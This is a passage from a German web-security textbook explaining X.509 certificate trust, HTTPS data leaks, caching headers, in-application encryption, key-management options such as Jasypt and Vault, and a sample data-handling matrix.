


Abb. 3.9 Mitgelesene HTTPS-Übertragung

das Format dieser Zertifikate beschrieben, weshalb der Begriff X.509-Zertifikat hier zweifelsohne der korrektere ist. Zur Authentifizierung enthält ein solches Zertifikat einen öffentlichen Schlüssel (Public Key). Über dieses authentisiert sich vor allem die Serverseite am Client, seltener zusätzlich auch der Client am Server. Wir kommen auf letzteren Anwendungsfall in Abschn. 3.7.4 noch mal etwas genauer zu sprechen. Im Folgenden wollen wir uns aber zunächst einmal nur mit Server-Zertifikaten befassen.

Im Hinblick auf X.509-Zertifikate sind vor allem drei Aspekte wichtig, die eng miteinander zusammenhängen: (1) Die Validität (Gültigkeit), (2) das Vertrauen sowie (3) die kryptographische Stärke. Letzterer Aspekt hängt vom eingesetzten Verfahren ab, was üblicherweise RSA ist, weniger häufig Elliptic Curve Cryptography (ECC). In Bezug auf RSA-Schlüssel sollte dabei Folgendes hinsichtlich der verwendeten Schlüssellängen beachtet werden:

- Die Schlüssellänge von RSA-basierten X.509-Zertifikaten sollte mindestens 2048-Bit betragen, bei geschäftskritischen externen Webseiten sollten 4096-Bit verwendet werden.

Kommen wir zum zweiten Aspekt, der Validität: Denn nur wenn das Zertifikat der Serverseite valide ist, wird die besuchte Webseite ohne Fehlermeldung angezeigt. Ein wichtiger Aspekt eines validen Zertifikats ist dabei dessen Gültigkeit (jedes Zertifikat besitzt ein Ablaufdatum und ist auf einen bestimmten Host oder eine Domain ausgestellt), ein anderer das eben schon angesprochene Vertrauen.

Vor allem das transitive Vertrauen spielt dabei eine wichtige Rolle, welches auf einer hierarchischen Vertrauensbeziehung basiert. Schauen wir uns hierzu zunächst Abb. 3.10 an. Im linken Ausschnitt erkennen wir anhand des grünen Schlosses sowie der Mitteilung




Abb. 3.10 Anzeige eines validen Zertifikats in Chrome

„Identität bestätigt", dass der Browser dem Zertifikat von www.google.de vertraut. Der rechte Ausschnitt zeigt die Hierarchie, über die der Browser das Vertrauen dieses Zertifikats in diesem Fall verifiziert hat. Das wichtigste Element stellt hierbei das Root-Zertifikat (in diesem Beispiel eines von der Zertifizierungsstelle Equifax) dar. Dieses Zertifikat bildet den Vertrauensanker für die Vertrauensbeziehung und stellt gleichzeitig auch das einzige Zertifikat dar, welches der Browser in diesem Fall tatsächlich besitzen muss, um das Zertifikat von www.google.de verifizieren zu können. Alle übrigen Zertifikate der angezeigten Zertifizierungshierarchie kann der Browser nämlich mittels des Root-Zertifikats prüfen, indem er Schritt für Schritt von dort angefangen alle Zertifikate prüft.

Solche Root-Zertifikate sind in Browsern vorinstalliert und können zwischen einzelnen Browser-Varianten und -Versionen durchaus variieren.[5] Auch die Darstellung von Zertifizierungsfehlern (bzw. ihre allgemeine Behandlung) kann sich zwischen einzelnen Browsern sehr unterscheiden. Sie reicht von einem kurzen Warnhinweis bis zum vollständigen Blockieren des Zugriffs auf eine Seite mit einem ungültigen Zertifikat.

Von diesem Vertrauensanker aus kann eine Vertrauenshierarchie Zertifikate von unterschiedlichen Zertifizierungsstellen (Certificate Authority, CA) enthalten. Eine Zertifizierungsstelle, in unserem Beispiel ist es Google, stellt ein Zertifikat aus und beglaubigt es durch seine digitale Signatur. Damit ein Browser die Vertrauensbeziehung eines Zertifikats bis zu dem Root-Zertifikat von Equifax herstellen kann, muss dieses Zertifikat auch alle anderen Zertifikate innerhalb der Vertrauenshierarchie enthalten.

Konnte ein Browser die Zertifizierungshierarchie nicht aufbauen, ist die Gültigkeit des Zertifikats abgelaufen oder dieses auf einen anderen Domainnamen ausgestellt (dies erfolgt über den Common Name in den Meta-Informationen des Zertifikats), wird ein Browser eine Fehlermeldung wie in Abb. 3.11 gezeigt ausgeben und dem Benutzer den Besuch der Seite verweigern oder ihm zumindest hiervon sehr stark abraten. Diese Fehlermeldungen haben sich in den vergangenen Jahren im Sinne ihrer Deutlichkeit stark verschärft. Ein unbewusstes Wegklicken durch Benutzer wird hierdurch sehr erschwert.

[5] Eine Liste der in Firefox verwendeten Root-Zertifikate findet sich z. B. unter http://www.mozilla.org/projects/security/certs/included.




Abb. 3.11 Verhalten eines Browsers bei einem invaliden X.509-Zertifikat

Einfacher als Zertifikate über CAs ausstellen zu lassen ist es häufig (ich sage bewusst häufig, da wir gleich noch eine Ausnahme sehen werden), sich Zertifikate einfach selbst im Browser zu installieren. Wir sprechen hier von sogenannten selbstsignierten Zertifikaten (Self-Signed Certificates), da diese nicht durch eine Zertifizierungsstelle (Certificate Authority, CA) ausgestellt wurden. Für den unternehmens-internen Einsatz lässt sich aber auch eine eigene Infrastruktur, genauer eine PKI (Public Key Infrastructure), aufsetzen und darüber eigene Zertifikate ausstellen. Die erforderlichen CA-Zertifikate lassen sich hierbei in der Regel recht einfach automatisiert auf die lokalen Clients ausrollen.

Für aus dem Internet erreichbare Webanwendungen macht der Einsatz solch lokaler Zertifikate natürlich wenig Sinn, weshalb man hier auf externe Zertifizierungsstellen wie Equifax & Co. angewiesen ist. Die Verwendung von HTTPS, und damit X.509-Zertifikaten, ist dabei in den vergangenen Jahren massiv angestiegen.

Das hat zum einen damit zu tun, dass Webseiten durch Suchmaschinen wie Google nun positiver im Ranking eingestuft werden, wenn diese über HTTPS erreichbar sind. Zum anderen ist es heutzutage auch sehr einfach geworden, sich ein entsprechendes Zertifikat auf dem Webserver einzurichten. Dazu hat vor allem Let's Encrypt beigetragen, eine Initiative, hinter der u. a. die Mozilla Foundation steckt. Mittels Let's Encrypt wird der Ausstellungsprozess von X.509-Zertifikaten zum Kinderspiel, da der gesamte Prozess automatisiert abläuft und nur noch einen einzelnen Aufruf wie den folgenden erfordert:

```
$ letsencrypt certonly --rsa-key-size 4096 --webroot -w /var/www/www.example.com -d
www.example.com
```

Let's Encrypt wird hieraufhin einen Bestätigungscode in dem angegebenen Webroot-Verzeichnis ablegen und versuchen, diesen über den ausgestellten Hostnamen aufzurufen. Ist dies erfolgreich, wird ein neues, 90 Tage gültiges Zertifikat automatisch ausgestellt und ebenfalls lokal abgelegt. Die Verwendung von Let's Encrypt ist dadurch tatsächlich sogar noch einfacher als das Ausstellen eigener Zertifikate.

Im Grunde kann sich somit jeder ein X.509-Zertifikat für seine externen Webseiten beschaffen. Jahrelang wurden Anwender von Webseiten dahingehend konditioniert, das im Browser angezeigte Schloss-Symbol mit Sicherheit bzw. Vertrauen gleichzusetzen. Natürlich ist es aber auch Kriminellen möglich, ihre Phishing-Webseiten mit solchen Zertifikaten auszustatten und dadurch dieses Vertrauen auszunutzen. Ein klassisches Beispiel für eine gut gemeinte aber völlig kontraproduktive Maßnahme.

Gratis-Zertifikate wie sie Let's Encrypt ausstellt werden als „Domain Validated Certificates" (DV-Zertifikate) bezeichnet. Die Authentizität des Eigentümers solcher Zertifikate wird von der Zertifizierungsstelle (also in diesem Fall Let's Encrypt) nur auf Basis der Domain-Ownerschaft geprüft. Wer diese besitzt kann einen entsprechenden DNS-Eintrag für einen Host anlegen, die Let's Encrypt dann verifiziert. Mehr sagt ein solches Zertifikat nicht aus.

Vor einigen Jahren wurde daher mit den EV-Zertifikaten (Extended-Validation-Zertifikaten) ein neuer Zertifikatsstandard geschaffen, dem eine deutlich strengere Vergabepraxis zugrunde liegt. Konkret wird dabei die Identität des Zertifikatsantragsstellers durch die Zertifizierungsstelle wesentlich genauer geprüft. Dadurch sollen gerade Kriminelle daran gehindert werden, in den Besitz von Zertifikaten zu gelangen, die sie für Phishing-Seiten und Ähnliches einsetzen können. Verwendet eine Webseite ein EV-Zertifikat (siehe Abb. 3.12), wird dies von den meisten gängigen Browsern durch eine grün unterlegte URL dargestellt, was dem Benutzer ein höheres Vertrauen in die Authentizität des Zertifikats geben soll.

Viele sehen das System der Zertifikatshierarchien mittlerweile als überholt an. In den letzten Jahren wurden immer wieder Fälle bekannt, bei denen es Angreifern gelungen war, Intermediate-Zertifikate und sogar Root-Zertifikate zu übernehmen und damit Vertrauensstellungen zu missbrauchen. Um dies zumindest zu erschweren, wurden Maßnahmen wie




Abb. 3.12 EV-Zertifikat

Public Key Pinning (siehe Abschn. 3.13.3) und HTTP Strict Transport Security (siehe Abschn. 3.13.2) entwickelt. Ob dies ausreichen wird, um das SSL/TLS-basierte Vertrauenssystem, auf welchem das Web basiert, langfristig zu erhalten, wird sicherlich die Zeit zeigen.

3.4.4 Datenlecks trotz HTTPS

Die Verwendung von HTTPS ist natürlich ganz klar die zentrale Maßnahme um HTTP-Verbindungen abzusichern. Es ist aber keinesfalls die einzige.

HTTP GET vs. POST Wie wir bereits gesehen haben, können sensible Daten auch innerhalb einer URL (also z. B. über GET-Parameter) auf verschiedene Weise kompromittiert werden, so z. B. in Logdateien, in der Browser History (oder Bookmarks) sowie auf Proxys und anderen Intermediate-Systemen. Die Sicherheit der einzelnen Varianten wird recht anschaulich durch die in Tab. 3.5 zu sehende HTTP Exposure Matrix von Michael Coates (vergl. [21]).

▶ Sensible Daten sollten somit niemals in der URL, stets jedoch mit HTTPS übertragen werden!

Stattdessen sollte dies nur per HTTP POST innerhalb des HTTP Bodys, was der Standard bei Formularen ist, und über HTTPS erfolgen. Alternativ zum HTTP Body dürfen schützenswerte technische Daten wie Access Tokens, Benutzer-IDs und Ähnliches auch in HTTP-Headern (z. B. Cookies oder sonstigen Request oder Response Headern) übermittelt werden.

Caching Unabhängig von der Verwendung von HTTP oder HTTPS sollte auch die Zwischenspeicherung (das „Caching“) von sensiblen Daten durch das Setzen der folgenden HTTP-Header unterbunden werden (vergl. [22] sowie [23]):

```
Cache-Control: no-cache, no-store
Pragma: no-cache
Expires: -1
```

Tab. 3.5 Datenlecks bei HTTP. (Quelle: Michael Coates)

	Ort der Offenlegung		
Verfahren	Browser History (Shared Workstation)	Intermediary Device (Man in the Middle)	Web Server Logs (Interner Angreifer)
GET-HTTP-URL	☒	☑	☒
GET-HTTPS-URL	☒	☑	☒
POST-HTTP-URL	☒	☒	☒
POST-HTTPS-URL	☒	☑	☒
POST-HTTP-BODY	☑	☒	☑
POST-HTTPS-BODY	☑	☑	☑

☒ unsicher ☑ sicher

Kann das Setzen dieser Header in einem bestimmten Ausführungskontext nicht erfolgen, so lässt sich derselbe Effekt alternativ auf HTML-Ebene durch die folgenden HTML-Meta-Tags erreichen:

```
<META HTTP-EQUIV="Cache-Control" CONTENT="no-cache, no-store">
<META HTTP-EQUIV="Pragma" CONTENT="no-cache">
<META HTTP-EQUIV="Expires" CONTENT="-1">
```

Weiterleitungen Weiterleitungen sollten idealerweise über einen zentralen Dienst abgewickelt werden (z. B. „`/redirect?target=...`"), über den sich mögliche Prüfungen durchführen lassen und sich zudem der HTTP Referer entfernen lässt. Zudem lässt sich ein entsprechender Disclaimer einblenden.

3.4.5 Verschlüsselung innerhalb der Anwendung

Wie bereits erwähnt, ist es von großer Wichtigkeit, kryptographische Verfahren nicht selbst zu implementieren, sondern hierzu stattdessen ausgereifte Bibliotheken einzusetzen. Da sich Annahmen oder Vorgaben im Hinblick auf solche Verfahren im Laufe des Lebenszyklus einer Anwendung durchaus ändern können, ist es empfehlenswert, Code und Parametrisierung austauschbar zu gestalten, so dass eine spätere Änderung (etwa über eine Konfigurationsdatei) möglich ist. Um sicherzustellen, dass Entwickler bei der Implementierung entsprechender Funktionen keine Fehler machen, empfiehlt es sich, eine entsprechend reduzierte Programmierschnittstelle für die Standard-Anwendungsfälle bereitzustellen. So eine sieht im Fall der OWASP ESAPI wie folgt aus:

```
String crypt = ESAPI.encryptor().encrypt(plaintext);
```

Mit diesem Code wird der übergebene String „plaintext" automatisch mit einem sicheren Verfahren verschlüsselt, ohne dass dieses explizit vom Entwickler angegeben werden müsste (Secure Defaults). Konkret liest die ESAPI hierzu die folgenden Werte aus der Datei „esapi.properties" aus, wo standardmäßig AES256 als sicheres Verfahren eingetragen ist:

```
KeyLength=256
EncryptionAlgorithm=AES
```

Dieses Design der ESAPI verhindert, dass Entwickler unsichere Verfahren bzw. sichere Verfahren auf unsichere Weise verwenden und bietet dennoch die volle Flexibilität, von den Standardeinstellungen abzuweichen. Etwas anders, aber mit vergleichbarem Ergebnis, funktioniert die API Keyczar. Kryptoeinstellungen lassen sich dort in sogenannten Key Sets vordefinieren und implizit anziehen, ohne dass der Entwickler hierauf Einfluss nehmen muss.

Häufig wird übersehen, dass kryptographische Sicherheit auch von anderen Faktoren als dem verwendeten Algorithmus abhängt, allen voran von Schlüssellängen sowie der Art und Weise wie ein Algorithmus eingesetzt (bzw. eingebunden) wird. Gerade der Initialisierungsvektor spielt hier eine wichtige Rolle. Im Fall symmetrischer Verschlüsselung hat der verwendete Betriebsmodus entscheidenden Einfluss auf diesen und damit auch auf die Sicherheit des Chiffres. Ein besonders unsicheres Verfahren ist vor allem der Electronic Code Book Mode (ECB), der daher heute auch nicht mehr eingesetzt werden sollte.

Entwickler sollten zudem sicherstellen, dass eingesetzte Algorithmen, Schlüsselstärken und Betriebsmodi im Nachhinein austauschbar sind. So lässt sich auf mögliche Entwicklungen in diesem Bereich sehr zeitnah reagieren. Genauso sollten stets nur ausgereifte APIs für die Abbildung der Funktionen zum Einsatz kommen.

- Sehen Sie unbedingt davon ab, Kryptofunktionen selbst zu implementieren und verwenden Sie hierzu stattdessen ausgereifte APIs. Stellen Sie sicher, dass sich kryptographische Algorithmen im Nachhinein austauschen und parametrisieren lassen.

Clientseitige Verschlüsselung Natürlich kann es auch vorkommen, dass eine Anwendung vertrauliche Benutzerdaten so speichern soll, dass ausschließlich der jeweilige Benutzer selbst auf diese zugreifen kann. Dies lässt sich serverseitig nur bis zu einem gewissen Grad erreichen. Besser gelingt dies dadurch, dass die Ver- und Entschlüsselung der Daten innerhalb des Browsers vom Benutzer selbst und z. B. mittels JavaScript oder einem Java Applet durchgeführt wird. Auch vertrauliche benutzerbezogene Daten können wir im Client (z. B. im HTML5 Web Storage) auf diese Weise sicher ablegen.

XML-Verschlüsselung Der XML Encryption Standard (vergl. [24]) spezifiziert ebenfalls ein spezielles Verfahren für XML-Daten. Neben der gesamten Struktur lassen sich damit auch lediglich einzelne Elemente und Inhalte gezielt verschlüsseln (siehe Abb. 3.13).

Dieser Ansatz lässt sich auch zusätzlich zur Übertragungsverschlüsselung (z. B. mittels TLS) anwenden. Denn anders als diese gewährleistet eine Verschlüsselung auf Datenebene immer eine Ende-zu-Ende-Sicherheit zwischen den Kommunikationspartnern. Etwaige Zwischensysteme, die eine TLS-Verbindung aufbrechen, können die auf diese Weise geschützten Daten dann trotzdem nicht lesen.




Abb. 3.13 Verschlüsselung von XML-Daten („XML Encryption“)

3.4.6 Schlüsselmanagement

Auch die Speicherung der für die Authentifizierung verwendeten technischen Schlüssel (bzw. Passwörter technischer User) erfordert natürlich einen ausreichenden Schutz. Grundsätzlich sind solche Schlüssel von Passwörtern realer Benutzer sehr zu unterscheiden. Für erstere gelten grundsätzlich dieselben Vorgaben wie für kryptographische Schlüssel, also z. B. im Hinblick auf ihre Zufälligkeit oder deren verschlüsselte Speicherung. Benutzerpasswörter können hingegen nur selten zufällig sein und werden idealerweise nicht verschlüsselt, sondern mit sicheren Verfahren gehasht gespeichert (siehe Abschn. 3.7.4).

Eine wichtige Grundvoraussetzung ist dabei, dass technische Schlüssel nicht am selben Ort aufbewahrt werden wie die verschlüsselten Daten selbst. Wie in Tab. 3.6 zu

Tab. 3.6 Verfahren zur Speicherung von technischen Schlüsseln

Verfahren	Bewertung
Als Klartext im Code	Von der Verwendung innerhalb von Testdateien mal abgesehen, haben technische Schlüssel generell nichts im Programmcode verloren, schon gar nicht im Klartext. Allein schon aus Wartungsaspekten wäre dies problematisch, noch mehr allerdings in Bezug auf die Sicherheit dieser Schlüssel. Denn diese können dort nämlich auf unterschiedliche Weise kompromittiert werden, etwa im Rahmen eines externen Code Reviews oder über das Code Repository in dem die Dateien abgelegt sind.
Unverschlüsselt in Konfigurationsdateien	Das nächst-einfachste Verfahren zur Speicherung von technischen Schlüsseln besteht darin, diese zwar im Klartext, jedoch in externen Konfigurationsdateien (z. B. Property-Dateien) abzulegen. Damit ist durchaus ein Sicherheitsgewinn verbunden. Denn solche Konfigurationsdateien lassen sich auch für unterschiedliche Umgebungen separieren, wodurch Entwickler etwa nie in den Kontakt mit den produktiv eingesetzten Schlüsseln kommen können. Gleiches gilt natürlich für externe Reviewer. Solch produktiv eingesetzte Konfigurationsdateien sollten dann auch stets mit entsprechend restriktiven Berechtigungen (bzw. Zugriffsschutz) versehen bzw. in einem geschützten Bereich des Code Repositorys abgelegt werden.

Verschlüsselt in Konfigurationsdateien	Technische Schlüssel lassen sich in Konfigurationsdateien zusätzlich dadurch schützen, dass diese darin verschlüsselt abgelegt werden. Es gibt hierfür gleich verschiedene Ansätze und Frameworks, für Java etwa lässt sich hierzu die Jasypt-API einsetzen. Eine entsprechend geschützte Property-Datei sieht dort dann etwa wie folgt aus:
	`datasource.driver=com.mysql.jdbc.Driver`
	`datasource.url=jdbc:mysql://localhost/reportsdb`
	`datasource.username=reportsUser`
	`datasource.passw=ENC(G6N718UuyPE5bHyWKyuLQSm02auQPUtm)`
	Im obigen Beispiel sehen wir, wie das Datenbankpasswort durch Jasypt verschlüsselt wurde. Auch hierfür wird natürlich ein Schlüssel (Master Key) benötigt, der wiederum zu sichern ist. Allerdings kann es zur Not auch vertretbar sein, diesen im Sourcecode zu speichern, wenn beide Dateien nicht gemeinsam abgelegt werden. Dadurch muss sich ein Angreifer dann nämlich sowohl Zugriff auf den Sourcecode als auch auf die Property-Datei verschaffen, um in den Besitz des Passwortes zu gelangen, was die Sache für ihn schon deutlich erschwert.

(Fortsetzung)

Tab. 3.6 (Fortsetzung)

Verfahren	Bewertung
Umgebungs-variablen	Eine weitere Maßnahme, um technische Schlüssel (bzw. Passwörter) vom Sourcecode zu separieren, besteht auch darin, diese über Umgebungsvariablen zur Laufzeit zu setzen.
Externe Volumes	Gerade im Docker-Bereich werden in der Produktion häufig Konfigurationsdateien über separate Volumes eingehängt. Auch über diesen Weg lassen sich natürlich vertrauliche technische Schlüssel sehr wirksam schützen, oftmals auch besser als über Umgebungsvariablen.

Externe Password-Stores	Für die Verwaltung technischer Schlüssel und Passwörter existieren mittlerweile auch verschiedene interessante Tools, darunter Keyczar[a] sowie Vault[b] von Hashicorp.
	Im Fall von Vault werden Schlüssel über einen separaten Dienst verwaltet, der sich durch ein Kommandozeilen-Tool von verschiedenen Systemen aus sehr einfach aufrufen lässt. Schauen wir uns dies einmal exemplarisch anhand eines Beispiels an.
	Durch den folgenden Aufruf wird ein von der Anwendung „my-application“ genutztes Passwort in Vault abgelegt:
	`$ vault write secret/my-application password=H@rdT0Gu3`
	Statt nun innerhalb der Anwendung mit dem Passwort direkt zu arbeiten, wird dort lediglich der oben verwendete Applikationsname („my-application“) genutzt:
	`spring:`
	`  application:`
	`  name: my-application`
	`  cloud:`
	`  vault:`
	`  token: 9a63de21-8af7-311a-9a5a-151b6a0d4795`
	`  scheme: http`
	Innerhalb der Anwendung selbst lassen sich nun die in Vault für unsere Anwendung abgelegten Passwörter und Schlüssel wie folgt setzen:
	`@value("${password}")`
	`String password;`
	Das Framework (in diesem Fall das Java Spring Framework) ruft nun selbstständig zur Laufzeit über ein Vault-Plugin den Vault-Dienst auf, um dort den Eintrag mit dem Identifier „Passwort“ für die Anwendung „my-application“ zu beziehen und dessen Wert in der Variable „password“ zu setzen.

[a]Siehe https://github.com/google/keyczar
[b]Siehe https://www.vaultproject.io

sehen, haben wir hierfür verschiedene Optionen, die mit unterschiedlichem Aufwand und unterschiedlicher Schutzwirkung verbunden sind. Gerade in Bezug auf die Verwaltung solcher Schlüssel zeigt sich somit, dass Verschlüsselung keinesfalls ausschließlich ein technisches, sondern vielfach insbesondere auch ein organisatorisches Problem darstellt.

3.4.7 Datenbehandlungsvorgaben

Häufig existieren zwar verschiedenste Vorgaben hinsichtlich der allgemeinen Behandlung sensibler Daten, jedoch werden diese in der Praxis nur in seltenen Fällen in strukturierter Form auf konkrete technische Anforderungen für die Entwicklung und den Betrieb von Anwendungen heruntergebrochen. Daher werden im Rahmen vieler Sicherheitsreviews etwa immer wieder sensible Daten in Logdateien oder an anderer Stelle vorgefunden oder es wird festgestellt, dass solche Daten in bestimmten Situationen ungesichert übertragen werden.

Hierbei hilft uns die Definition einer Datenbehandlungsmatrix, über die sich konkrete und umsetzbare Vorgaben für die Behandlung von bestimmten Datentypen (insbesondere solchen mit hohem bzw. sehr hohem Schutzbedarf) genau spezifizieren lassen. Die folgenden Kürzel spezifizieren darin die verschiedenen Arten der Datenbehandlung:

- PT: Unverschlüsselt
- HTTPS: Verschlüsselte Übertragung
- E: Nachrichtenverschlüsselung
- H: Als Hashwert
- M: Maskiert
- -: Keine Verwendung

Auch lassen sich auf diese Weise konkrete Loglevel für einzelne Datentypen vorgeben, über die bestimmte Daten protokolliert werden dürfen (z. B. INFO und TRACE). Tab. 3.7 zeigt ein Beispiel für eine solche Datenbehandlungsmatrix.

3.4.8 Überblick und Empfehlungen

Wichtig im Zusammenhang mit der Verwendung von HTTPS ist, dass dieses Protokoll immer nur eine Punkt-zu-Punkt-Verschlüsselung ermöglicht, die keinesfalls garantiert, dass die Daten bis zu ihrer Speicherung verschlüsselt übertragen werden. Um eine höhere Sicherheit zu erreichen müssen wir daher insbesondere auch Daten auf Inhaltsebene verschlüsseln, wodurch sich dann eine echte Ende-zu-Ende-Verschlüsselung abbilden lässt. In Bezug auf die Verschlüsselung ist jedoch nicht nur das „Wo“ sondern auch verschiedene weitere Aspekte relevant:

- Welche Daten müssen oder sollten überhaupt verschlüsselt werden?
- Welches Verfahren wird verwendet?
- Welcher Algorithmus wird eingesetzt?
- Wo und wie werden die Schlüssel gespeichert?

Welche Daten konkret zu verschlüsseln sind, wird häufig durch externe Vorgaben oder iSchutzbedarf (bzw. die Vertraulichkeit der Daten) sowie das Vertrauen in Speicherorte

Tab. 3.7 Exemplarische Datenbehandlungsstrategie

				Transfer				Persistierung					Anzeige		
Nr	Typ	Beispiel	Vorgabe	URL (GET)		HTTP Body (POST)							User		Admin
				Int	Ext	Int	Ext	DB	Logs	Client	File System	Caches	Selbst	Sonst	-
1	Benutzerdaten	Suchanfragen	BDSG	-	-	PT	HTTPS	PT	DEBUG(PT)	-	PT	-	PT	-	PT
2	Benutzerdaten	Benutzername	BDSG	PT	HTTPS	PT	HTTPS	PT	INFO(PT)	-	PT	-	PT	PT	PT
3	Benutzerdaten	Benutzer-PW	BDSG	-	-	H1	HTTPS	H1	-	-	H1	-	PT	-	-
4	Benutzerdaten	Profildaten	BDSG	-	-	PT	HTTPS	PT	TRACE(PT)	-	E	-	-	-	PT
5	Benutzerdaten	Benutzer-ID	-	-	-	PT	HTTPS	PT	DEBUG(PT)	-	PT	-	PT	-	PT
7	Benutzerdaten	UserStatus	-	-	-	PT	HTTPS	-	DEBUG(PT)	-	-	-	-	-	PT
8	Benutzerdaten	IP-Adresse	BDSG	-	-	PT	HTTPS	PT	TRACE(PT)	-	PT	-	PT	-	PT
9	Bezahldaten	Profildaten	BDSG	-	-	PT	HTTPS	PT	DEBUG(PT)	-	E	-	PT	-	PT
11	Bezahldaten	CC CVC	BDSG, PCI DSS	-	-	E	HTTPS	E	-	-	-	-	-	-	-
12	Bezahldaten	Bank Info	BDSG	-	-	E	HTTPS	-	-	-	-	-	-	-	-
13	Bezahldaten	Message ID	-	-	-	PT	HTTPS	PT	INFO(PT)	-	-	-	-	-	-

-=Nicht erlaubt, **PT**=Klartext **H**=Hash; **H1**: SHA256; **H2**: PBKDF2, **E**=Verschlüsselung; **M**=Maskiert; **M1**: XXXX XXXX XXXX 1234; **M2**: XXX.168.12.11

und Übertragungskanäle festgelegt. In diesem Zusammenhang ist das Konzept von „Trust Boundaries“ wichtig, mit denen sich solche architektonischen Vertrauensbeziehungen beschreiben lassen.

- Werden sensible Daten über nicht, oder nur eingeschränkt, vertrauenswürdige Kanäle übertragen oder auf Systemen gespeichert, auf die eingeschränkt vertrauenswürdige Personen zugreifen können, so sollten diese Daten stets verschlüsselt werden. Der Einsatz von HTTPS ermöglicht dabei keine Ende-zu-Ende-, sondern nur eine Punkt-zu-Punkt-Verschlüsselung. Um erstere zu erhalten müssen Daten zusätzlich auf Inhaltsebene verschlüsselt werden.

